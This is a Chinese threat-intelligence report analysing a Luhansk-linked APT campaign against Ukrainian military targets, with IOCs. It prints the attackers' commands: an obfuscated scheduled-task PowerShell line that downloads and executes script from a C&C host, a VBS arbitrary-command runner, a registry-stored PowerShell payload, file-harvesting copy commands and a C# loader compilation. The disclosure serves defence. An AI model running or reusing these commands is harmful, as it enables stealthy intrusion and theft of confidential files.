卢甘斯克组织针对乌克兰的最新定向攻击活动分析

原创 高级威胁研究院 360威胁情报中心 昨天

概述

卢甘斯克位于乌克兰东部，原名伏罗希洛夫格勒，是乌克兰最东部一个州卢甘斯克州的首府。其紧邻俄罗斯，和其他许多乌克兰东部州一样，该地区主要讲俄语。2014年4月28日，乌克兰卢甘斯克的集会者宣布成立“卢甘斯克人民共和国”，并向俄罗斯等14个国家提出了承认其独立的要求，目前尚未得到乌克兰及国际社会承认。


2019年初，国外安全厂商披露了一起疑似卢甘斯克背景的APT组织针对乌克兰政府的定向攻击活动，根据相关报告分析该组织的攻击活动至少可以追溯到2014年，曾大量通过网络钓鱼、水坑攻击等方式针对乌克兰政府机构进行攻击，在其过去的攻击活动中曾使用过开源Quasar RAT 和 VERMIN等恶意软件，捕获目标的音频和视频，窃取密码，获取机密文件等等。

近日，360安全大脑监测到卢甘斯克组织针对乌克兰军事目标的最新攻击活动，通过360高级威胁研究院的深入分析溯源，发现此次攻击活动采用了新的诱饵文档、恶意脚本荷载，同时发现该组织疑似伪装成云盘备份的方式进行攻击窃密。

攻击活动分析

卢甘斯克组织向目标投递了大量包含恶意CHM文件的ZIP压缩包，诱饵文件名称都使用了乌克兰语，如名称为01_Інф.про_вияв.поруш.zip（翻译：01关于检测的信息.zip）ZIP压缩包，包含Додаток1.chm（翻译：插件1.chm）的chm恶意文件。

在目标打开chm恶意文件后，恶意程序会通过powershell和vbs恶意脚本文件进行大量的文件窃取操作和植入木马行为。



- 第一阶段，攻击程序会调用schtasks创建伪装adobe的powershell计划任务。
- 第二阶段，计划任务启动后powershell会定期向C&C通信，获得下一阶段的vbs脚本并创建vbs文件的计划任务。


- 第三阶段，vbs文件定期读取指定注册表键值，并利用rococopy将后缀名称是*.rtf *.txt *.z00 *.z01 *.z02 *.z03 *.pdf *.zip *.rar *.7z *.doc *.docx *.docm *.xls *.xlsx *.ppt *.pptx *.xlsm *.jpg *.jpeg *.cdr拉取到伪装的云盘目录，然后进行文件窃取。
- 第四阶段，通过csc命令实时编译C#代码安装持久化的loader后门程序

攻击过程分析

卢甘斯克组织的整个攻击过程都使用了典型的无文件脚本攻击方式，所有攻击动作都通过C&C下发的自定义脚本在内存中执行，大大提高了安全软件的查杀和安全人员的追踪分析难度 。通过360安全大脑的遥测我们发现了该组织以下的主要攻击行为:

通过CHM文档执行计划任意命令

恶意压缩包文件内包含了恶意的chm文档



恶意的chm文件打开后会创建计划任务，伪装成名字为adobeperflog的计划任务，以避免引起目标的怀疑，计划任务会定期通过powershell命令从C&C下发的自定义恶意脚本执行。

```
schtasks.exe /create /sc minute /mo 90 -f /tn "AdobePerflog" /tr "powershell -w h -noni $d=$shelliD;$z=New-Object -ComObject MsXml2.ServerXmlHttp;$z.Open('''GET''','''https://w0x.'''+$d[16]+'''ost'''+'''/news''',$false);$z.Send();$a=(-Join(((GI Variable:\M*mD*t).Name)[9,11,2]));&($a)(&($a)$z.ResponseText) "
```

通过Vbs脚本执行自定义命令

我们观测到计划任务会从C&C下载的Vbs脚本，通过传入的参数执行任意命令。

```
Set objShell = CreateObject("Shell.Application")
Set objWshShell = WScript.CreateObject("WScript.Shell"
Set objArgs = Wscript.Arguments

If (WScript.Arguments.Count >= 1) Then
ReDim args(WScript.Arguments.Count-1)
    For i = 0 To WScript.Arguments.Count-1
      If InStr(WScript.Arguments(i), " ") > 0 Then
        args(i) = Chr(34) & WScript.Arguments(i) & Chr
      Else
        args(i) = WScript.Arguments(i)
      End If
    Next

    objWshShell.Run Join(args, " "),0
End If
```

其中我们发现部分命令会读取特定注册表的键值，目前无法确定该动作意义，疑似是攻击者对目标自定义操作。

```
%UserProfile%\AppData\Roaming\Adobe\Version\update.vbs powershell -NoP -NonI -w hidden iEx((Get-ItemProperty -Path 'Registry::HKEY_CURRENT_USER\Software\AppDataLow\Software\463' -Name 'Hile').Hile)
```

利用rococopy和云盘备份窃取文件

该组织会使用rococopy命令拷贝中招用户所有磁盘路径下，包含*.rtf *.txt *.z00 *.z01 *.z02 *.z03 *.pdf *.zip *.rar *.7z *.doc *.docx *.docm *.xls *.xlsx *.ppt *.pptx *.xlsm *.jpg *.jpeg *.cdr后缀的文件至SugarSync和OneDrive网络硬盘目录，疑似通过伪装成云盘备份的方式窃取机密文件。

```
%UserProfile%\AppData\Roaming\SugarSync\CloudBackup *.rtf *.txt *.z00 *.z01 *.z02 *.z03 *.pdf *.zip *.rar *.7z *.doc *.docx *.docm *.xls *.xlsx *.ppt *.pptx *.xlsm *.jpg *.jpeg *.cdr /MAX:20971520 /MAXAGE:31 /s /DCOPY:T
```

```
%UserProfile%\\AppData\\Roaming\\OneDrive\\Backup *.rtf *.txt *.z00 *.z01 *.z02 *.z03 *.pdf *.zip *.rar *.7z *.doc *.docx *.xls *.xlsx *.ppt *.pptx *.xlsm *.jpeg *.cdr /MAX:10485760 /MAXAGE:31 /s /DCOPY:T
```


通过csc命令编译执行C# Loader

最终我们发现了该组织的一些使用csc命令进行的攻击动作

C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe


```
"C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths
@"C:\Users\Admin\AppData\Local\Temp\blupy4tn\blupy4tn.cmdline"
```

攻击者将恶意荷载的C#源代码释放到临时文件目录进行编译



恶意荷载的Loader程序会将自身注册为自启动程序

Loader通过regasm执行编译到临时文件夹下的C# dll荷载



关联分析

此次攻击活动中卢甘斯克组织仍然使用了部分被曝光披露的基础设施，如unian[.]pw和78.140.167.89已经被披露超过一年，但该组织仍未放弃使用。

总结

通过报告可以看到卢甘斯克组织在持续更新迭代网络武器，重点使用脚本类的无文件攻击方式，提高了安全厂商的发现和分析难度。同时该组织疑似通过云盘备份的方式窃取机密文件，此类攻击方式也加大了网络异常流量识别的难度。地缘政治问题发起的APT攻击仍然需要引起我们的重点关注，此类攻击目标明确，且攻击持续性较强，攻击者会不断迭代攻击技术，相关的政府机构需要提高警惕。

附录IOC

C&C

176.119.2.122:443

87.251.77.19:443

inforesist.press/blog/publish/

mytv.host/news

depo.host/blog/publish/

w0x.host/news

360高级威胁研究院

360高级威胁研究院是360政企安全集团的核心能力支持部门，由360资深安全专家组成，专注于高级威胁的发现、防御、处置和研究，曾在全球范围内率先捕获双杀、双星、噩梦公式等多起业界知名的0day在野攻击，独家披露多个国家级APT组织的高级行动，赢得业内外的广泛认可，为360保障国家网络安全提供有力支撑。